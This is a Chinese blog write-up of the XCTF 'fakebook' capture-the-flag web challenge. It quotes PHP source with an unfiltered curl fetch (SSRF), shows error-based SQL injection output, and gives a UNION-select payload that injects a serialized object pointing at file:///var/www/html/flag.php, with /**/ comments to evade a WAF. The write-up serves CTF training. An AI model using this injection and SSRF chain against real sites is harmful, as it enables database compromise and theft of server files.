攻防世界XCTF：fakebook

原创

末 初 于 2020-03-14 21:27:08 发布 5324 收藏 5


分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/104868401


CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅


订阅专栏



再注册账号时，发现了个post注入



目录扫描一下，存在robots.txt和flag.php




```
User-agent: *
Disallow: /user.php.bak
```


源码：

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
```

```php
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();//初始化一个curl会话

        curl_setopt($ch, CURLOPT_URL, $url);//设置需要抓取的url
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);//设置curl参数，要求结果保存到字符串还是输出到屏幕上
        $output = curl_exec($ch);//运行curl,请求网页
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); //获取一个curl连接资源句柄的信息
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);//关闭一个curl会话

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }

}
```



Get()方法并没有对获取过来的url进行任何的过滤所以这里存在SSRF

这里存在一个get注入



从报错中可以看出网站绝对路径/var/www/html

使用updatexml报错注入查询信息




Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**

这里concat()注入还是有很多不方便，使用make_set()进行注入

[*] query error! (XPATH syntax error: '~,no,username,passwd,data,USER,C')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**



[*] query error! (XPATH syntax error: '~,O:8:"UserInfo":3:{s:4:"name";s')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**


综合考虑：服务端请求伪造漏洞，在服务器上的flag.php文件，网站配置文件的物理路径(同时也是flag.php的路径)，PHP反序列化。

整理出思路：利用no参数进行注入，在反序列化中构造file文件协议，利用服务端请求伪造漏洞访问服务器上的flag.php文件

Payload：

```
?no=0/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

这里有waf检测一些非法字符，使用/**/的方法绕过



在源代码中发现一个iframe标签，点击标签